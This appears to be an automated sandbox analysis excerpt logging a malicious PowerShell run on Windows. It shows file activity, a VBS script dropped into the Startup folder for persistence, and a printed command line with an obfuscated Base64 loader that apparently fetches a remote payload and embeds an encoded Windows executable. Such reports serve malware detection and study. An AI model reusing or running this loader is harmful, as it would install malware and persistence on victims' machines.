C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jv2klgm1.r0q.psm1	success or wait	1	7FFC6688F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	167	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9D7D	unknown
unknown	186	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9D7D	unknown
unknown	207	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9D7D	unknown
unknown	223	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9D7D	unknown
unknown	231	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9D7D	unknown
unknown	240	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9D7D	unknown
unknown	248	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_czz05exg.e0h.ps1	0	1	31	1	success or wait	1	7FFC6688B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jv2klgm1.r0q.psm1	0	1	31	1	success or wait	1	7FFC6688B526	WriteFile
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.IrFEJQAh.20220221064918.txt	0	3	ff		success or wait	1	7FFC6688B526	WriteFile
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.IrFEJQAh.20220221064918.txt	3	748	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 32 32 31 30 36 34 39 31 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 34 37 36 38 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********************Windows PowerShell transcript startStart time: 20220221064918Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 347688 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	11	7FFC6688B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9FE5	unknown
unknown	257	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9FE5	unknown
unknown	94	188	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC63AF9FE5	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs	0	115366	fd fd 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a	:::	success or wait	1	7FFC66F6817A	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	7FFC66F6817A	CopyFileW
unknown	302	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9EED	unknown
unknown	315	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AF9EED	unknown
unknown	328	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63AEBC97	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFC67F7F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A32625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A32625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A32625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC67A2B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC67A162DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23192	success or wait	1	7FFC67A163B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC6688B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC6688B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC6688B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC6688B526	ReadFile

Analysis Process: powershell.exe

PID: **5608**, Parent PID: **6576**

General

Target ID:	13
Start time:	06:49:24
Start date:	21/02/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $Codigo = 'J?BM?Eg?ZwBL?C??PQ?g?Cc?JQBN?Ek?UwBx?Eg?RwBL?Fo?TQ
BB?CU?Jw?7?Fs?QgB5?HQ?ZQBb?F0?XQ?g?CQ?ZgB1?FU?Tg?g?D0?I?Bb?FM?eQBz?HQ?ZQBt?C4?QwBv?G4?dgBl?HI?d?Bd?Do?OgBG?HI?bwBt?EI?
YQBz?GU?Ng?0?FM?d?By?Gk?bgBn?Cg?I??k?Ew?S?Bn?Es?LgBy?GU?c?Bs?GE?YwBl?Cg?JwDmEEIgrC?n?Cw?JwBB?Cc?KQ?g?Ck?OwBb?FM?eQBz?
HQ?ZQBt?C4?QQBw?H??R?Bv?G0?YQBp?G4?XQ?6?Do?QwB1?HI?cgBl?G4?d?BE?G8?bQBh?Gk?bg?u?Ew?bwBh?GQ?K??k?GY?dQBV?E4?KQ?u?Ec?
ZQB0?FQ?eQBw?GU?K??n?Gw?c?BP?FU?c?Bs?E0?c??u?FU?RwBs?Hk?bQB6?FU?Zw?n?Ck?LgBH?GU?d?BN?GU?d?Bo?G8?Z??o?Cc?VQBE?HM?
UwBp?EQ?YgBi?Cc?KQ?u?Ek?bgB2?G8?awBl?Cg?J?Bu?HU?b?Bs?Cw?I?Bb?G8?YgBq?GU?YwB0?Fs?XQBd?C??K??n?HQ?e?B0?C4?YQBz?GE?YwBX?
EU?TgB0?GE?cgBK?E4?M??y?CU?N??2?D??Mg?l?GU?cwBh?GI?LwBh?HM?YQBj?D??Mg?l?Fc?RQBO?HQ?YQBy?Eo?Tg?v?G0?bwBj?C4?bwB1?GU?
dQ?u?Hc?ZQBu?GE?cwBh?GM?d?Bh?HI?agBu?C8?Lw?6?H??d?B0?Gg?Jw?p?Ck?';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System
.Convert]::FromBase64String($Codigo.replace('?','A'))).replace('%MISqHGKZMA%','TVqQ?? ?? M?? ?? ?? ?? E?? ?? ?? ?? //8?? ?? Lg?? ?? ?? ?? ?? ?? ??
?? ?? Q?? g??
?? ?? ?? ?? 4fug4?? t?? nNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJ?? ?? ?? ?? ?? ?? ?? ?? BQRQ?? ??
T?? ED?? OJNIpY?? ?? ?? ?? ?? ?? ?? ?? ?? ?? O?? ?? ?? iEL?? V?? ?? ?? Bw?? ?? ?? ?? G?? ?? ?? ?? ?? ?? ?? ?? ?? jo?? ?? ?? ?? g?? ?? ?? ?? Q?? ??
?? ?? ?? ?? ?? E?? ?? g?? ?? ?? ?? ?? g?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? G?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? ?? ?? ?? g?? ?? ?? ?? ?? ?? ?? ??
M?? YIU?? ?? B?? ?? ?? B?? ?? ?? ?? ?? ?? E?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? K05?? ?? BP?? ?? ?? ??
?? E?? ?? ?? JgD?? G?? ?? ?? ?? w?? ?? ?? ?? MOQ?? ?? O?? ?? ?? ?? ?? ?? ??
?? ??
?? I?? ?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? CC?? ?? ?? Eg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C50ZXh0?? ?? ?? ?? CBo?? ?? ?? ??
g?? ?? ?? ?? H?? ?? ?? ?? ?? I?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? ?? G?? ucnNyYw?? ?? ?? JgD?? ?? ?? ?? Q?? ?? ?? ?? ?? Q?
? ?? ?? ?? e?? B?? ?? ?? ?? B?? LnJlbG9j?? ?? ?? M?? ?? ?? ?? ?? G?? ?? ?? ?? ?? C?? ?? ?? ?? Ig?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? Qg?? DhOQ?? ?? ?? ?? ?? ?? ?? Eg??
?? ?? ?? C?? ?? U?? nCI?? ?? LgV?? ?? ?? D?? ?? ?? ?? ?? ?? ?? ?? ?? FQ4?? ?? C4?? ??
?? B4CKBc?? ?? ?? oqHgIoG?? ?? ?? Ciqmcxk?? ?? ??
q?? ?? Q?? ?? BHMa?? ?? ?? Kg?? I?? ?? ?? RzGw?? ?? Co?? D?? ?? ?? Ecxw?? ?? ?? q?? B?? ?? ?? BCoufgE?? ?? ?? RvHQ?? ?? CioufgI?? ?? ??
RvHg?? ?? CioufgM?? ?? ?? RvHw?? ?? CioufgQ?? ?? ?? RvI?? ?? ?? CirGfgU?? ?? ?? QUKCE?? ?? ?? osHnIB?? ?? Bw0?? U?? ?? ?? IoIg?? ?? Cm8j?? ??
?? KcyQ?? ?? ?? q?? BQ?? ?? BH4F?? ?? ?? EKhp+Bg?? ?? BCoe?? o?? G?? ?? ?? EKlZzD?? ?? ?? Bigl?? ?? ?? Kd?? Y?? ?? ?? K?? Bw?? ?? BCoe??
igm?? ?? ?? KKhp+Bw?? ?? BCoaK?? 0?? ?? ?? YqHgIoJw?? ?? Cio?? Ez?? H?? Lc?? ?? ?? ?? B?? ?? ?? Rcic?? ?? H?? Kcyg?? ?? ?? olKCk?? ?? ??
pvKg?? ?? CgYoKw?? ?? Cm8s?? ?? ?? KCwcoKw?? ?? CgsHcn8?? ?? HByhQ?? ?? cG8t?? ?? ?? KC3Mo?? ?? ?? K?? igr?? ?? ?? KKCw?? ?? ?? oM
CCgr?? ?? ?? KDHKJ?? ?? BwKCs?? ?? ?? oNCXLP?? ?? BwKCs?? ?? ?? ooLg?? ?? Cg0oLw?? ?? CgcoM?? ?? ?? Cm8x?? ?? ?? Kcuc?? ?? HBvMg?? ??
CnIL?? QBwbzM?? ?? ?? oUGI0X?? ?? ?? BJRYJch0B?? H?? oLg?? ?? CqIlFwgoM?? ?? ?? CqJvN?? ?? ?? CiYqNgIDKDU?? ?? ?? ooNg?? ?? Cioe?? ig3??
?? ?? KKi7QCQ?? ?? ?? igi?? ?? ?? KKh4CKDg?? ?? ?? oq?? ?? ?? ?? Ez?? B?? BQ?? ?? ?? ?? C?? ?? ?? R?? owF?? ?? ?? bLQgo?? Q?? ?? Kwor?? gIK
Bioi?? /4VBQ?? ?? Gyoe?? ign?? ?? ?? KKg?? ?? ?? BMw?? g?? o?? ?? ?? ?? ?? w?? ?? EQJ7Og?? ?? Cm87?? ?? ?? KCgaMC?? ?? ?? Gy0SK?? I?? ??
CsK?? ns6?? ?? ?? KBm88?? ?? ?? KBipK?? ign?? ?? ?? K?? nM9?? ?? ?? KfTo?? ?? ?? oq?? EJTSkIB?? ?? E?? ?? ?? ?? ?? ?? ?? w?? ?? ?? B2
NC4wLjMwMzE5?? ?? ?? ?? ?? ?? U?? b?? ?? ?? ?? MwH?? ?? ?? jfg?? ?? O?? g?? ?? BQI?? ?? ?? jU3RyaW5ncw?? ?? ?? ?? BME?? ?? ?? O?? E?? ??
CNVUwCEEQ?? ?? E?? ?? ?? ?? CNHVUlE?? ?? ?? ?? lBE?? ?? CQE?? ?? ?? jQmxvYg?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? BVxWiCQkP?? ?? ?? ??
+gEz?? BY?? ?? ?? E?? ?? ?? ?? u?? ?? ?? ?? Cg?? ?? ?? ?? g?? ?? ?? ?? Z?? ?? ?? ?? BQ?? ?? ?? D0?? ?? ?? B?? ?? ?? ?? ?? ?? w?? ?? ?? ?? U?? ??
?? ?? J?? ?? ?? ?? Cg?? ?? ?? ?? g?? ?? ?? ?? B?? ?? ?? ?? ?? w?? ?? ?? ?? E?? ?? ?? ?? C?? ?? ?? ?? ?? w?? ?? ?? ?? I?? ?? ?? ?? ?? ?? IkE?? Q?? ??
?? ?? ?? ?? BgBC?? 98GBgCv?? 98GBg?? Z?? i?? GDwBDBw?? ?? BgBa?? ioFBg?? l?? yoFBgCW?? yoFBgBi?? yoFBgB7?? yoFBgCh?? ioFBgBG??
pkGBgDC?? ZkGBgDt?? ioFBgC8?? gYECgDl?? d?? FCgCS?? XMECg?? t?? nMEDgBf?? W8GDg?? ?? BjMGBgDV?? i?? GDgBx?? rgGDgCJ?? ns??
BgCYB5YEDgDsBW8GDg?? K?? 3s?? Bg?? n?? ZYEDg?? B?? EkECgDQ?? akEBgD8?? S?? GBgCn?? d8GBgD?? Bf8GBgBHBRUFCgBv?? Q?? FBg?? ??
?? ZYEBgD4ByoFCgB6?? Q?? FCgD?? B6kHBgD9?? 9IHDgBSB3s?? BgBCBJYEBgDGBJYEBgDKB5YEBg?? 8BSoFBgBU?? SoFBgCCB98GBg?? JBpYE??
?? ?? ?? ?? Dc?? ?? ?? ?? ?? ?? ?? E?? ?? Q?? ?? ?? ?? ?? ?? 8gToB0k?? ?? Q?? B?? ?? ?? ?? ?? ?? D+BegHTQ?? B?? ?? I?? ?? ?? EQ?? J8H6?? dd??
?? E?? ?? w?? ?? ?? Q?? ?? H?? cQB10?? BQ?? I?? ?? ?? BE?? BnB+gHhQ?? H?? ?? s?? ?? ?? E?? ?? ?? EI6?? dd?? ?? g?? Dg?? B?? ?? ?? ?? 8?? NT
BV0?? C?? ?? P?? ?? UB?? ?? BhBg?? ?? XQ?? I?? BE?? BQE?? ?? B?? ?? ?? ?? Bd?? ?? g?? G?? ?? x?? IUFJgEx?? FwFLgEx?? H?? FNgEx?? J
4FPgER?? J0ERgER?? EQBSgER?? NQ?? TwEh?? N4H9wBQI?? ?? ?? ?? ?? ?? GGBMGBg?? B?? Fgg?? ?? ?? ?? ?? ?? YYEwYG?? ?? E?? YC?? ?? ?? ?
? ?? ?? ERgZBlMB?? QCKI?? ?? ?? ?? ?? ?? TCPEFVwEB?? JYg?? ?? ?? ?? ?? BMI4gRc?? QE?? oi?? ?? ?? ?? ?? ?? EwjoBWEB?? QCuI?? ?? ?? ?? ?? ??
TCFEGZgEB?? Log?? ?? ?? ?? ?? BMIv?? Vr?? QE?? 7C?? ?? ?? ?? ?? ?? Ewgs?? X?? B?? QDzI?? ?? ?? ?? ?? ?? TCDgBdgEB?? Psg?? ?? ?? ?? ??
BEYGQZT?? QI?? ESE?? ?? ?? ?? ?? BhgTBgY?? ?? g?? ZIQ?? ?? ?? ?? ?? WCLQHfQEC?? C?? h?? ?? ?? ?? ?? BMIWgd9?? QI?? JyE?? ?? ?? ?? ??
BhgTBgY?? ?? g?? wIQ?? ?? ?? ?? ?? W?? Gk?? ggEC?? PMh?? ?? ?? ?? ?? MYCewfL?? ?? M?? ?? SI?? ?? ?? ?? ?? xgLt?? N?? ?? B?? ?? JIg?? ?? ?? ??
CD?? CQBhwEE?? BUi?? ?? ?? ?? ?? MYCQ?? TU?? ?? Q?? ICI?? ?? ?? ?? ?? EQBW?? IwBB?? B?? Ig?? ?? ?? ?? ?? B?? EI?? l?? EF?? Eki?? ?? ?? ?? ??
?? YYEwYG?? ?? Y?? VCI?? ?? ?? ?? ?? ?? wjE?? Eo?? BgCIIg?? ?? ?? ?? ?? GGBMGBg?? G?? ?? ?? ?? ?? QDq?? w?? ?? ?? Q?? r?? ?? ?? ?? ??
QBRBQ?? ?? ?? QDk?? ?? ?? ?? ?? QDk?? ?? k?? EwYB?? BE?? EwYG?? Bk?? EwYK?? Ck?? EwYQ?? DE?? EwYQ?? Dk?? EwYQ?? EE?? EwYQ?? Ek??
EwYQ?? FE?? EwYQ?? Fk?? EwYV?? GE?? EwYQ?? Gk?? EwYQ?? HE?? EwYQ?? Hk?? EwYa?? Ik?? EwYg?? KE?? EwYG?? Kk?? EwYG?? LE??
EwYG?? Mk?? EwYm?? OE?? EwYQ?? Ok?? EwYG?? PE?? EwYG?? JE?? EwYG?? Jk?? EwYG?? ?? w?? EwYG?? BQ?? EwYG?? Bw?? EwYG?? CQ??
EwYG?? ?? w?? x?? BK?? BQ?? x?? BK?? Bw?? x?? BK?? CQ?? x?? BK?? Lk?? cgdP?? NE?? EgFV?? NE?? 9?? dd?? Pk?? EwZj?? CEBlgBr?? ??
kBEwYG?? Lk?? EwYG?? CkBEwYG?? DEBLgB7?? CkB+QOB?? DkBhwGI?? CkBMQSN?? EEBrQCS?? EEBkQeY?? EkB0?? Se?? FEBI?? Sk?? EkB
kQCq?? BkBJ?? Gy?? NE?? owC4?? GEB+QC/?? GkB4QPG?? Lk?? ewfL?? Lk?? 7QDQ?? Lk?? Q?? TU?? HEBtQDg?? DQ?? 3gf3?? Dw?? zQNK?? Dw??
1wMO?? Tw?? EwYG?? Ck?? owDM?? y4?? CwDF?? S4?? EwDO?? S4?? GwDt?? S4?? IwD2?? S4?? KwD2?? S4?? MwD2?? S4?? OwD2?? S4?? Qw??
E?? i4?? Sw?? c?? i4?? Uw?? c?? i4?? Ww?? i?? i4?? YwBM?? i4?? awBZ?? k?? ?? gwCn?? k?? ?? ewCs?? kM?? cwC1?? kM?? ewCs?? kk?? owDd??
2M?? cwC1?? mM?? ewCs?? mk?? owDx?? 4?? ?? gwCn?? oM?? iwCn?? oM?? kwCn?? oM?? cwC1?? ok?? owD+?? 6?? ?? gwCn?? qM?? iwCn?? qM??
cwDO?? qM?? qwCn?? qM?? swCn?? qM?? kwCn?? qk?? ewDt?? c?? ?? gwCn?? sM?? swCn?? sM?? cw?? Q?? 8M?? ewDt?? ck?? ewDt?? e?? ?? gwCn??
uM?? iwCn?? uM?? kwCn?? uM?? qwCn?? uM?? swCn?? gkBow?? SBCMBewCs?? iMBmwBq?? 0MBewCs?? kMBUw?? c?? i?? CewCs?? i?? CgwCn?? k??
CewCs?? k?? CgwCn?? m?? CewCs?? m?? CgwCn?? o?? CewCs?? o?? CgwCn?? q?? CgwCn?? s?? CgwCn?? u?? CgwCn?? u?? CewCs?? g?? DgwCn??
i?? DgwCn?? i?? DewCs?? nQ?? 2?? Dr?? ?? Q?? ?? Q?? F?? ?? U?? Bg?? H?? ?? c?? C?? ?? K?? ?? k?? ?? ?? ?? ?? BpwB?? ?? D0BKEB?? ?? DsBa
YB?? ?? BjBqsB?? ?? D?? Bb?? B?? ?? BM?? bUB?? ?? C4B7sB?? ?? BpB7sB?? ?? DI?? M?? B?? g?? E?? ?? M?? ?? g?? F?? ?? U?? ?? g?? G?? ?? c??
?? g?? H?? ?? k?? ?? g?? I?? ?? s?? ?? g?? J?? ?? 0?? ?? Q?? K?? ?? 0?? ?? g?? N?? ?? 8?? ?? g?? O?? BE?? ?? g?? Y?? BM?? Lg?? 1?? Dw?? QwDd??
P?? ?? /w?? G?? QS?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? FMF?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? U?? XI??
?? ?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? BQBlgQ?? ?? ?? ?? ?? Cg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? HQF7?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? O?? ?? ?? CYH?? ?? ?? J?? ?? O?? Cg?? E?? ?? ?? ?? E?? ?? U?? E?? ?? ?? ?? ?? O?? Cs?? O?? ?? ?? ?? ?? ?? ?? LQB?? ?? HM??

5gBz?? ?? kB?? ?? ?? ?? Q29udGV4dFZhbHVlYDE?? VGhyZWFkU2FmZU9iamVjdFByb3ZpZGVyYDE?? XzU?? Z2V0X1VURjg?? PE1vZHVsZT4?? V??
BEaXNwb3NlX19JbnN0YW5jZV9f?? ENyZWF0ZV9fSW5zdGFuY2VfXwBVRHNTaURiYgBtc2NvcmxpYgBNaWNyb3NvZnQuVmlzdWFsQmFzaWM?? TG9hZ??
BTeW5jaHJvbml6ZWQ?? R2V0TWV0aG9k?? FJlcGxhY2U?? Q3JlYXRlSW5zdGFuY2U?? Z2V0X0dldEluc3RhbmNl?? GRlZmF1bHRJbnN0YW5jZQBpbn
N0YW5jZQBHZXRIYXNoQ29kZQBJbnZva2U?? UnVudGltZVR5cGVIYW5kbGU?? R2V0VHlwZUZyb21IYW5kbGU?? R2V0VHlwZQBnZXRfQ3VsdH
VyZQBzZXRfQ3VsdHVyZQByZXNvdXJjZUN1bHR1cmU?? TWV0aG9kQmFzZQBBcHBsaWNhdGlvbkJhc2U?? QXBwbGljYXRpb25TZXR0aW5nc0Jhc2U??
U3RyUmV2ZXJzZQBFZGl0b3JCcm93c2FibGVTdGF0ZQBDb21waWxlckdlbmVyYXRlZEF0dHJpYnV0ZQBHdWlkQXR0cmlidXRl?? EhlbHBLZXl3b3Jk
QXR0cmlidXRl?? EdlbmVyYXRlZENvZGVBdHRyaWJ1dGU?? RGVidWdnZXJOb25Vc2VyQ29kZUF0dHJpYnV0ZQBEZWJ1Z2dhYmxlQXR0cmlidXRl?? EVkaX
RvckJyb3dzYWJsZUF0dHJpYnV0ZQBDb21WaXNpYmxlQXR0cmlidXRl?? EFzc2VtYmx5VGl0bGVBdHRyaWJ1dGU?? U3RhbmRhcmRNb2R1bGVB
dHRyaWJ1dGU?? SGlkZU1vZHVsZU5hbWVBdHRyaWJ1dGU?? QXNzZW1ibHlUcmFkZW1hcmtBdHRyaWJ1dGU?? VGFyZ2V0RnJhbWV3b3JrQXR0
cmlidXRl?? ERlYnVnZ2VySGlkZGVuQXR0cmlidXRl?? EFzc2VtYmx5RmlsZVZlcnNpb25BdHRyaWJ1dGU?? TXlHcm91cENvbGxlY3Rpb25BdHRyaWJ1dGU??
